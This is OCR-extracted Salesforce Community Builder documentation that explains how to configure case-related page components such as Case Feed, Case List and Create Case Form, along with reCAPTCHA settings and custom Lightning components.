The component provides a chronological, filterable list of comments your customers and agents have had within the context of a case. It includes case activities, internal and external comments, attachments, and status changes. When authenticated users add a comment to a case, they can add a file to the case as an attachment. So when a customer creates a case using a mobile phone, they can take a picture with their phone's camera and attach it to the case.


By default, users can attach any supported file type that is 5 MB or less. You can restrict the types of files that users can upload by changing the default values for content types on the Library tab.

1. Select the **Case Comments Publisher** component in the page you're configuring.
2. To configure properties for the component, select the Properties pane:

Property	Details
`Case ID`	Leave the default query string for the unless you plan to customize the component and add your own query string. The system uses the query string in this field to return the Case ID.
`Publisher Placeholder Text`	Enter the text that appears in the search bar. The default value is **Write a new comment...**.

Property	Details
`Mobile Header Text`	Enter the text that appears as the header for mobile users. Mobile and tablet see the text as the header for the comment text area.
`Can Attach Files`	Lets users attach a file to the comment.
`Post Button Label`	Enter the text for the button that submits the case or comment.

Example: Sample Case Comments Publisher component:



SEE ALSO:

Which Components Can I Use with Each Template?


Case Detail

The Case Detail component lets users see all of the details of their case in a collapsible section.

1. Select the **Case Detail** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Case ID`	Leave the default query string for the unless you plan to customize the component and add your own query string. The system uses the query string in this field to return the Case ID.

Example: Sample Case Detail component:



SEE ALSO:

Which Components Can I Use with Each Template?

Case Feed

The Case Feed component shows a Chatter feed of all case interactions, including Chatter posts, case emails, questions related to the case, and attachments.


Comments and attachments on posts appear inline below the post for desktop and tablet users, and attachments are also shown separately in the Attachments component.

Important: Make sure to enable the community case feed so users see supported case interactions in their feed. For details, see Set Up the Community Case Feed.

1. Select the Case Feed component in the page that you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
Case ID	Enter this value: `{!recordId}`

Example: Sample Case Feed component:



SEE ALSO:

Which Components Can I Use with Each Template?

Case Feed Publisher

The Case Feed Publisher component lets customers create Chatter posts on cases and upload attachments from any of their devices.

Note: Before Spring '16, this component was named Case Chatter Publisher.

Attachments are shown in the Attachments component. By default, users can attach any supported file type that is 2 GB or less.

Important:


- Make sure to enable the community case feed so users see supported case interactions in their feed. For details, see Set Up the Community Case Feed.

- If an agent posts on a customer's case within a community built using the Customer Service (Napili) template, the post is only visible to other internal users. To ensure that customers see agent posts, agents should use the Community action in the console.

1. Select the Case Feed Publisher component in the page that you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
Case ID	Enter this value: `{!recordId}`
Publisher Placeholder Text	Text that appears in the search bar. The default value is **Write a new post...**.
Mobile Header Text	Text that appears as the header for mobile users. Mobile and tablet users see the text as the header for the post text area.
Can Attach Files	Lets users attach a file to the post.
Post Button Label	Text for the button that submits the post.

Example: Sample Case Feed Publisher component:



SEE ALSO:

Which Components Can I Use with Each Template?

Case List

The Case List component displays a list of the user's cases. Only authenticated users can see a list of the cases that they've created.

Note: Before Spring '16, this component was named My Cases.


You can select the fields to display by editing the Cases list view.

Note: The name of the first column in Case List displays as the case title on mobile devices. We recommend using `Subject` as the first column so mobile users can easily scan their cases. To change the column order in the Case List component, edit the case list view that your organization has assigned to it. By default, the Case List component uses the All Open Cases list view from Salesforce.

1. Select the **Case List** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Case Filter Name or ID`	Enter the name of the list view that displays cases. **Note:** By default, the template uses the AllOpenCases view, which lets users view any open cases that they have permission to see. Configure sharing to ensure that users see only cases that belong to them. Alternatively, you can use another pre-defined list view or create a custom list view.
`Header Title`	Enter the text for the label that appears at the top of the list of cases. The default for this field is `My Cases`.
`Create Case Label`	Enter the text you'd like to display on the button that users can click to create a case. The default text is `Create Case`.

Example: Sample Case List component:



SEE ALSO:

Which Components Can I Use with Each Template?

Category Filter


The Category Filter component lets users filter the article list based on selected data categories so that they can see articles from those categories only.

Users can filter the Article View by selecting one or more data categories.

1. Select the **Category Filter** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.

Example: Sample Category Filter component:



SEE ALSO:

Which Components Can I Use with Each Template?

Category Navigation

The Category Navigation component shows a list of child categories for a selected parent category.


Users can click the child category to view the articles that are associated with it. For long lists of categories, users can view all of the categories and collapse the list to show fewer categories.

1. Select the **Category Navigation** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Category Name`	The top-level category that contains the subcategories for articles is automatically set using an expression that uses the top-level category you specified in the template's Custom Properties.

Property	Details
`Auto-Collapse`	Select the checkbox to have the category navigation component collapse automatically after a category is selected.

Example: Sample Category Navigation component:



SEE ALSO:

Which Components Can I Use with Each Template?

Contact Support & Ask Buttons

The Contact Support & Ask Buttons component adds two buttons to the page: one that lets users click a button to create a case, and another that allows members ask a question and publish it to the community. When you enable Web-to-Case and set up a guest user case publishing action, guest users aren't required to log in before creating a case. All members must be logged in to ask the community a question.

Note: Guest users can't attach files when creating a case.

1. Select the **Contact Support & Ask Buttons** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Header Label`	The text you'd like to display at the top of the component.
`Ask Community Label`	The text you'd like to display on the button that members can click to ask a question from the community. The default text is `Ask a Question`.

Property	Details
`Contact Support Label`	The text you'd like to display on the button that users can click to create a case. The default text is `Contact Support`.

Example: Sample Contact Support & Ask Buttons component:



SEE ALSO:

Which Components Can I Use with Each Template?

Contact Support & Ask Buttons

The Contact Support & Ask Buttons component includes two buttons, one to ask a question of the community, and another to contact support by creating a case.

Note: Before Spring '16, this component was named Call to Action.


When you enable Web-to-Case and set up a guest user case publishing action, guest users aren't required to log in before creating a case.

Note: Guest users can't attach files when creating a case.

1. Select the **Contact Support & Ask Buttons** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
`Header Label`	Text that displays at the top of the section that includes both buttons. The default text is `Don't see what you're looking for?`.
`Ask Community Label`	Text that appears on the button users click to start discussions in the community. The default text is `Ask A Question`.
`Contact Support Label`	Text that displays on the button that users click to contact support by creating a case. The default text is `Contact Support`.

Example: Sample Contact Support & Ask Buttons component:



SEE ALSO:

Which Components Can I Use with Each Template?

Create Case Form

The Create Case Form component searches text as it's being entered into a case and displays articles based on the typed text. If users don't see an answer, they can contact support for help. You can also protect your community from spammers by adding a reCAPTCHA widget that guest users must complete before they create a case.

Before Spring '16, this component was named Case Creation.


Note: When you configure the case page layout for your community, specify that some fields are required. Adding required fields to the layout ensures that customers don't accidentally submit cases with empty fields.

1. Select the **Create Case Form** component in the page you're configuring.
2. In the property editor, configure properties for the component:

Property	Details
General Settings	Click to expand the section with general setting properties.
`Attach Files`	Lets authenticated users attach a file to the comment in the case. Your organization's settings control the limits for file sizes. If you enable Web-to-Case to let guest users create cases, keep in mind that guest users can't attach files to a case.
`Header Title`	Text that displays at the top of the page customers use to create a case. The default is Email Customer Support.
`Confirmation Message Title`	Text that appears as the title of the message confirming that the case has been created. The default is: Your request was submitted successfully.
`Confirmation Message Description`	Text that appears as the body of the message confirming that the case has been created. For example, You'll hear back from us soon.
Actions in the Publisher	Click to expand the section with action properties.
`Signed-In User Case Action`	The name of the action that creates cases for authenticated users. Use the action layout editor for the case object in Salesforce setup to specify which fields to include in the layout. The NewCase action is a default in your Salesforce org.
`Guest User Case Action`	The name of the action that creates cases for unauthenticated users. Use the action layout editor for the case object in Salesforce setup to specify which fields to include in the layout.
Case Deflection	Click to expand the section with case deflection properties.

Property	Details
`Use Case Text to Suggest Articles`	Uses the text users type in the case title and description fields to suggest articles in the deflection area of the page. Article deflection appears only when you've implemented Salesforce Knowledge in your org.
`Number of Articles`	Number of articles that display in the component.
`Top-Level Category`	Top-level data category for template-driven communities using data categories.
Category Group name for article deflection	Data category group name for template-driven communities using data categories.
`Deflection Banner Text`	Text that displays as the title of the deflection area of the page. The default is Need Answers Fast?.
`Deflection Text`	Text that displays as the subtitle in the deflection area of the page.
`Mobile-Only Deflection Text`	Text that displays in the deflection area for users of mobile devices.
reCAPTCHA Settings	Click to expand the section with reCAPTCHA settings.
`reCAPTCHA for Guest Case Creation`	Adds the reCAPTCHA widget to your page. The reCAPTCHA widget requires guest users to complete a text field successfully before they can create a case. Note: To use Google's reCAPTCHA service, go to the Google reCAPTCHA website, register your domain, and receive a secret and site key pair. For details on which languages are supported in the widget, see the reCAPTCHA website. Google reCAPTCHA is a resource provided by Salesforce to support its users and partners, but is not considered part of our Services for purposes of the salesforce.com Master Subscription Agreement.
`Secret Key for reCAPTCHA`	Enter the key that you received when you registered for the service.
`Site Key for reCAPTCHA`	Enter the key that you received when you registered for the service. Note: Make sure that you thoroughly test the reCAPTCHA widget in your production organization.

Example: Sample Create Case Form component:



SEE ALSO:


Which Components Can I Use with Each Template?

Create Record Button


Use the Create Record Button component to allow community members to create records using global actions.

This component relies on the global actions defined in your org by the administrator. If you associate more than one action with this button, it acts like a drop-down list. When a community member selects an action from the list, the Create Record page dynamically loads the appropriate action layout for that action using the Create Record Form component.

1. Add the **Create Record Button** component to a page or select it on the page you're configuring. For example, you could add this to the Home page to make it easy for community members to find.
2. Click **Add Global Action** to add an action to the Global Actions list.
3. Select each action and modify its type and public availability in the Global Action Properties section below.
   - Select the global action type to be associated with each action in the Global Actions list.
   - Select Publicly Accessible to make that action available for guest users in the community.



Example: Sample Create Record Button component on a community home page.



Create Record Form

The Create Record Form component displays the action layout when a user clicks an action from the Create Record button.

When a community member clicks an action from the Create Record button in your community, they're redirected to the Create Record page, which uses the Create Record Form component to display the fields in the associated global action layout. The page and component automatically pick up the global action layout defined in Setup based on the clicked action and the Action Name property is automatically populated. No additional configuration is required.

Example: Sample Create Record Form component.



Custom Lightning Components

Incorporate custom Lightning components in your community design in Community Builder.

To use custom Lightning components in your community:

- Enable Lightning components. To do so, from Setup, enter *Lightning Components* in the Quick Find box, select **Lightning Components**, and then select **Enable Lightning Components**.
- Implement each component from the Developer Console as shown in this example:

```
<aura:component
implements="forceCommunity:availableForAllPageTypes"
access="global">
```

- To make the component's properties editable in Community Builder, include a design resource named `componentName.design` with your Lightning component bundle.

Note: For help with developing custom Lightning components, see the Lightning Components Developer's Guide and the Lightning Components Cheat Sheet.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To customize or publish a community:

- "Create and Set Up Communities"

Custom Lightning components behave just like community template components. Drag and drop the component to the page canvas. To edit its properties, select the component on the page canvas, and then enter changes in the floating component property editor.

Custom components appear in the Components panel along with your template's components.

Example: A custom component added to the page canvas, with properties open in the floating component property editor:



